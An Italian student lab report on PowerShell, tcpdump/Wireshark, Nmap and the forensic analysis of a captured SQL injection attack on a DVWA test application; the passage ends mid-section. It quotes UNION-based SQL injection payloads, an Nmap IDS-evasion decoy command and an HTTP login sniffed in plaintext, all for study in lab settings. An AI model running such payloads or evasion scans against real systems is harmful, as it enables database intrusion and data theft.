

INDICE

Index.....	pag 1
PowerShell	pag2-3
Wireshark.....	pag 4-5
Nmap.....	pag 6-7
SQL Database Attack.....	pag 8-11

Laboratorio | Multi-tool exploration

Il progetto odierno è composto da più richieste, volte alla comprensione dei vari tool presentati, quali **PowerShell**, **Wireshark**, **Nmap** e **TCPdump**.


PowerShell

PowerShell è una shell a riga di comando avanzata e un linguaggio di scripting sviluppato da Microsoft, progettato per la gestione **automatizzata di sistemi e la configurazione**, integrato nei sistemi **Windows**.

Il primo laboratorio consisteva nell'esplorare alcuni comandi mediante **CLI**, per cui una volta aperto **PowerShell** sono inizialmente stati effettuati alcuni semplici comandi comuni anche nelle Shell Linux, nonché al classico cmd, come **pwd**, **ping** o **cd**.

Successivamente, il prossimo passo è stato quello di utilizzare dei comandi **cmdlets** (command-lets), ovvero dei comandi specifici di **PowerShell**, progettati allo scopo di eseguire attività individuali e ben definite. Possono essere anche definiti come i mattoni fondamentali di PowerShell, molto più potenti rispetto ai classici comandi cmd.

Uno dei comandi testati, è stato **Get-Alias dir**, comando che restituisce informazioni sull'alias dir, mostrando a quale **cmdlet** esso corrisponde, in questo caso, a **Get-ChildItem**, utilizzato per elencare i file e le directory.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\Samuel> Get-Alias dir

CommandType      Name
-----
Alias             dir -> Get-ChildItem

PS C:\Users\Samuel> netstat -h

Visualizza statistiche relative ai protocolli e alle connessioni di rete TCP/IP correnti.

NETSTAT[-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]
```

In seguito, è stato testato anche **netstat**, un comando utilizzato per monitorare le connessioni di rete, le tabelle di routing, le statistiche delle interfacce, e altro.

Allo scopo di vedere quali informazioni esso potesse fornire è stato utilizzato **netstat -h (help)**, in modo da comprendere quali comandi possano essere utilizzati.

Tra quelli testati vi è **netstat -r**, comando che mostra all'utente le **routing table** del sistema.

Altri possibili comandi possono essere **netstat -s**, che fornisce statistiche dettagliate sui protocolli di rete, oppure **netstat -b** che elenca i processi responsabili delle connessioni/porte, o ancora **netstat -an** che mostra tutte le porte aperte (in ascolto) e lo stato delle connessioni.

Tramite l'avvio di **Powershell as Administrator**, è stato inoltre utilizzato il comando **netstat -abno**.

The screenshot displays three windows from a Windows 10 desktop:

- Windows PowerShell (Administrator):** Shows the command `netstat -abno` and its output. The output lists active connections with columns for Protocol, Local Address, Remote Address, State, and PID. The first entry is a TCP connection on port 135 with PID 1620.
- Task Manager (Dettagli):** Shows the list of running processes. The process `svchost.exe` is highlighted, showing its PID as 1620.
- Proprietà - svchost.exe:** Shows the details of the selected process, including its file type (Application), description (Process host for Windows services), and file path (C:\WINDOWS\System32).

Esso fornisce una visione dettagliata delle connessioni di rete e delle porte aperte, con informazioni aggiuntive sui processi coinvolti.

Allo scopo di dimostrare ciò è stato confrontato il PID di un processo fornito da **netstat**, il primo nella lista (**1620**), con il processo avente il medesimo **PID sul task manager**. Tramite anche le proprietà del processo stesso è stato verificato che il nome del processo è **svchost.exe**, e corrisponde al medesimo **PID**.

*Nota bene è anche precisare che tra le molteplici funzioni che offre PowerShell, relative al **management o all'implementazione** di nuove soluzioni di sicurezza, vi è anche la possibilità di utilizzare comandi, funzioni semplici, che potrebbero richiedere più step utilizzando la GUI, in modo ancora più **rapido ed efficiente**.*

*Un esempio tangibile è il comando **clear-recyclebin**, che permette di svuotare in modo immediato il cestino, cancellando in modo permanente i file che vi erano all'interno di esso.*

Wireshark | http & https

Wireshark è un tool molto potente, utilizzato per **intercettare ed analizzare il traffico di rete**.

In questo laboratorio, verrà utilizzato in modo particolare per esaminare il traffico **http** e **https**, **protocolli di trasferimento ipertestuale**, di cui il primo in chiaro, mentre il secondo implementato con la crittografia **SSL o TLS**, in modo da rendere questo trasferimento di dati più sicuro e protetto da eventuali attacchi **MITM**.

Insieme a Wireshark, è stato utilizzato anche il **tool tcpdump**, anch'esso uno strumento a riga di comando usato per catturare e analizzare il traffico di rete.

Passando al lavoro svolto in laboratorio, la prima operazione effettuata è stata quella di utilizzare un comando per tcpdump mediante CLI:

```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

Mediante quest'ultimo, è stato catturato il traffico http generato una volta recatosi sul sito <http://www.altoromutual.com/login.jsp>, che è stato salvato in maniera automatica sul file di testo **httpdump.pcap**, come specificato nel comando fornito.

Una volta sul sito sono state inserite due credenziali di accesso, quali **admin | admin**, dopo di che è stato interrotto il comando fornito con **ctrl + C**, in modo da fermarlo e procedere all'analisi del file appena salvato.

Aperto il file, la prima operazione di analisi effettuata è stata controllare ove fosse presente la richiesta **POST** effettuata nel momento in cui abbiamo fornito le credenziali.

The screenshot displays the Wireshark 2.5.1 interface with the file 'httpdump.pcap' open. The packet list shows several HTTP and OCSP packets. Packet 6689 is highlighted, showing an HTTP POST request to '/doLogin'. The packet details pane for packet 6689 shows the following structure:

- Frame 6689: 601 bytes on wire (4808 bits), 601 bytes captured (4808 bits)
- Ethernet II, Src: PcsCompu_a1:a8:f0 (08:00:27:a1:a8:f0), Dst: 04:b4:fe:17:69:45 (04:b4:fe:17:69:45)
- Internet Protocol Version 4, Src: 192.168.178.42, Dst: 65.61.137.117
- Transmission Control Protocol, Src Port: 46884, Dst Port: 80, Seq: 1412, Ack: 26154, Len: 535
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "uid" = "admin"
 - Form item: "passw" = "admin"

Una volta individuata, è stata espansa in modo da poter vedere i dettagli.


Tra di essi si può notare che sotto la voce **HTML from URL** sono di fatto presenti le credenziali inserite sul sito. Ciò è stato possibile, poiché il traffico intercettato si muoveva mediante protocollo **http**, **quindi non criptato**. Sfruttando questo punto debole è stato quindi possibile vedere **utente e password in chiaro**.

Allo scopo di far evincere la differenza con il protocollo **https**, è stata quindi eseguita un'altra cattura mediante **tcpdump**, con il comando:

```
sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
```

Questa volta ci recheremo su un sito differente, www.netacad.com, il quale utilizza invece **https**. Sono state quindi inserite delle credenziali ed è stato fermato il comando tcpdump al medesimo modo dell'operazione precedente.

Questa volta però, nell'analisi del file **.pcap** vi saranno delle differenze.




Di fatto, una volta analizzata la voce Application data, si potrà evincere che sotto la voce del **Secure Socket Layer (SSL)** non vi sono le credenziali inserite, ma bensì la voce **Encrypted Application Data**, riportando i dati criptati mediante **TLSv1.2**, e dimostrando quindi la superiorità di sicurezza rispetto al protocollo http.

Nmap | Network Exploration

La terza parte del laboratorio, comprende l'uso dello strumento **Nmap**, un tool volto all'esplorazione network.

Lo scopo era quello di prendere confidenza con esso, per cui il primo comando adoperato, è stato `man nmap`, in modo da ricevere non solo informazioni inerenti al tool, ma anche possibili esempi di utilizzo, nonché comandi vari.



```
CyberOps Workstation [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - analyst@secOps:~ 10:29 analyst@secOps:~
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
Host is up (0.000029s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 127.0.0.1
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 3
|    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|  2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|  256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
[analyst@secOps ~]$
```

Come si evince dall'immagine, il primo comando testato, è stato:

nmap -A -T4 localhost

Esso ci ha consentito di scansionare il **localhost**, ovvero la nostra stessa macchina. Dalla scansione si può notare che si rivelano essere presenti due porte aperte, **FTP** (File transfer Protocol, utilizzato per l'upload e download di file) sulla porta **21**, e **SSH** (Secure Shell, utilizzato per l'accesso remoto in modo sicuro) sulla porta **22**.

Successivamente sono stati altri due comandi. Il primo è:

Nmap -A -T4 <Indirizzo IP/notazione CIDR>

```

Terminal - analyst@secOps:-
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ nmap -A -T4 192.168.178.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:34 EST
Nmap scan report for 192.168.178.1
Host is up (0.0064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
80/tcp    open  http          FRITZ!Box http config
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: FRITZ!Box
443/tcp   open  ssl/http      FRITZ!Box http config
|_ http-robots.txt: 1 disallowed entry
|_ /

```

Esso ci consente di scansionare la rete nella quale è connessa la nostra macchina, fornendo **informazioni sui dispositivi connessi**, come ad esempio in questo caso, il nome del router.

Il secondo invece è:

nmap -A -T4 scanme.nmap.org

Mediante esso è stato invece scansionato un host configurato appositamente da Nmap peer effettuare dei test.

```

[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:35 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http          Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
9929/tcp   open  nping-echo    Nping echo
31337/tcp  open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds

```


Qui risultano essere presenti più servizi rispetto alla scansione effettuata su localhost.

Altri comandi di nmap possono essere:

- **nmap -Pn -sV <IP>** | no ping, più rilevamento versione dei servizi
- **nmap -sT (o -sS) <IP>** | -sS, soltanto pacchetti SYN, -sT TWH completo
- **nmap <IP> -script default** | Script Scan
- **nmap -Pn -script=http-sitemap-generator scanme.nmap.org** | site map generator
- **nmap -f -t 0 -n -Pn --data-length 200 -D 192.168.1.101, 192.168.1.102, 192.168.1.103, 192.168.1.23 192.168.1.1** | IDS evasion

SQL | Attack Database

L'ultimo laboratorio, consisteva invece nell'analisi di un file Wireshark, nel quale era stato riscontrato un **attacco SQL injection ad un database**.



	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=292
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 A
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=58
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css H
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)

L'attacco ha proseguito per 8 minuti, esattamente 441 secondi. Nello specifico si possono analizzare i passaggi effettuati dall'attaccante, o meglio, le query utilizzate per il suo scopo, rispettivamente nelle **righe 13 | 19 | 22 | 25 | 28**.


Riga 13


Individuate le righe incriminate si procede con l'analisi.

Mediante l'opzione **"Follow HTTP Stream"** si aprirà un'interfaccia che ci fornirà nello specifico le informazioni riguardo ciò che è avvenuto in quel preciso momento.

Il **"Source Traffic"** verrà mostrato in rosso, mentre il **dispositivo di destinazione** in blu.

Con l'utilizzo dell'opzione **Find**, è stato ricercato un possibile input utilizzato dall'attaccante, basato su linguaggio SQL **"1=1"**.





Ci ritroveremo quindi di fronte all'input utilizzato dall'attaccante, il quale ha utilizzato la query all'interno della casella di ricerca per gli **UserID**, in modo da verificare che l'applicazione fosse vulnerabile a questo tipo di attacco.

Esso non ha risposto con un errore, fornendo errore di login, ma poiché vulnerabile, ha invece risposto fornendo **informazioni sul database**.

*L'utilizzo della query **1=1** è dovuto al fatto che essa rappresenta uno **statement sempre vero**, per cui qualunque cosa venga inserita, finché è presente questo statement, risulterà sempre vera.*

Riga 19

Spostandoci nella riga 19, effettueremo i medesimi passaggi, in modo da continuare ad osservare il comportamento dell'attaccante.

```

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
..</div>

```

Da qui si evince che egli ha utilizzato la query **1' or 1=1 union select database (), user()#** in modo da ottenere ulteriori informazioni.

Il nome del database risulta essere **dvwa**, e l'user del database **root@localhost**. Verranno anche mostrati i nomi degli altri utenti.

Riga 22

Successivamente l'attaccante utilizzerà un'altra query **1' or 1=1 union select null, version ()#** in modo da ottenere informazioni inerenti la versione del database.

```

..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
..</div>

```

Essa sarà la **MySQL 5.7.12-0**

Riga 25

Qui utilizzeremo un'opzione di ricerca differente, in cui specificheremo anziché 1=1, **users**.

```

